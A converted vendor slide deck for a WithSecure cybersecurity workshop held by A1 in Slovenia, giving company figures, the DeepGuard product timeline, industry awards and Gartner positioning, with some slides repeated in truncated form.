

A<sup>1</sup> ICT Distribucija



# Dobrodošli na WithSecure delavnici

**Kako ostati korak pred napadalci?**

Spoznali boste prednosti platforme WithSecure Elements v kombinaciji z A1 varnostno-operativnim centrom.

**15. oktober 2025**  
Hotel Grof Vranksko



**We exist to build  
and sustain digital  
trust**

**150,000**  
Customers

**A leading European  
Cyber security company**

**6,000**  
Partners

**70**  
Nationalities


**1000**  
Employees

**35**  
Years of  
history

**€143m**  
Revenue 2023

**Listed**  
On the NASDAQ OMX Helsinki  
Ltd

# We offer **enterprise-grade cyber security** to businesses – and consumers



We are targeting the corporate **mid-market and local enterprises**

# „Next-gen“ for 10+ years

## 2006 – DeepGuard 1.0

The first version of DeepGuard is introduced as a response to the accelerating rate of new malware.

## 2010 – DeepGuard 3.0

Expanded use of metadata. DeepGuard now uses prevalence data.

## 2013 – DeepGuard 5.0

DeepGuard now prevents exploits in commonly targeted applications.

## 2019 – Security Cloud

DeepGuard connected to F-Secure Security Cloud for new cloud-based analysis modes.

## 2008 – DeepGuard 2.0

DeepGuard starts utilizing the F-Secure Cloud for file reputation data.

## 2011 – DeepGuard 4.0

Expanded focus on prevalence. Even faster and more accurate response to quickly evolving threat scenarios.

## 2017 – DeepGuard 6.0

On-the-fly behavioral analysis is performed more accurately and with lower system impact.

# Best protection on all fronts – verified by independent industry evaluations




WithSecure™ named a 2020 Gartner Peer Insights Customers' Choice for Vulnerability Assessment



WithSecure™ qualified as a Payment Card Industry's Approved Scanning Vendor (PCI ASV)



Independent evaluation by MITRE confirmed WithSecure's industry-leading capabilities in detecting advanced attacks



## 7 Annual Best Protection awards



WithSecure™ has the most annual 'Best Protection' AV-TEST awards for business since its inception, and the latest Top Product.



WithSecure™ Elements is PC Mag Editors' Choice 2022



WithSecure™ Elements Endpoint Protection won SC Awards Best Endpoint Security 2021.



AV-Comparatives named WithSecure™ 'Strategic Leader' for Endpoint Prevention and Response (EPR) in 2022

# Best protection independent



Rasmus Saxén  
Researcher, WithSecure

“We had **a perfect score** across the entire testing year, meaning not a single malware sample was missed across the two protection testing categories, totalling ~92k test samples.”

WithSecure™ named a 2022 Customers' Choice for V




Qual 'Best Protection' AV-its inception, and the



WithSecure™ qualified as a Payment Card Industry's Approved Scanning Vendor (PCI ASV)



Independent evaluation by MITRE confirmed WithSecure's industry-leading capabilities in detecting advanced



WithSecure™ Elements is PC Mag Editors' Choice 2022



WithSecure™ Elements Endpoint Protection won SC Awards Best Endpoint Security 2021.

AV-Comparatives named WithSecure™ 'Strategic Leader' for Endpoint Prevention and Response (EPR) in 2022

# WithSecure a leading European vendor in Gartner Magic Quadrant 2024 for EPP

- WithSecure is once again identified as one of the leading **15** vendors in the Gartner Magic Quadrant for Endpoint Protection Platforms
- WithSecure is one of only four **European** cyber security vendors included in the report
- WithSecure **significantly improved** its position compared to the previous report in terms of both **completeness of vision** and ability to execute – more than any other vendor!



# WithSecure recognized as **the European choice** for mid-sized companies




Gartner noted WithSecure's **new innovations** Exposure Management, Identity Security, ease of use and MDR service augmentation



We believe being a Niche vendor is result of our European and **mid-market** centric strategy



WithSecure recognized as a **cost-effective** choice for small and mid-sized companies




## WithSecure is a good fit for small and midsize businesses


### WithSecure's strengths:

- **Attuned to the needs of the midmarket**, while Gartner is primarily targeting enterprises
- **Affordable and generally lower than average pricing** compared to other vendors in the report
- Customers generally rate the **support they receive from WithSecure** as good

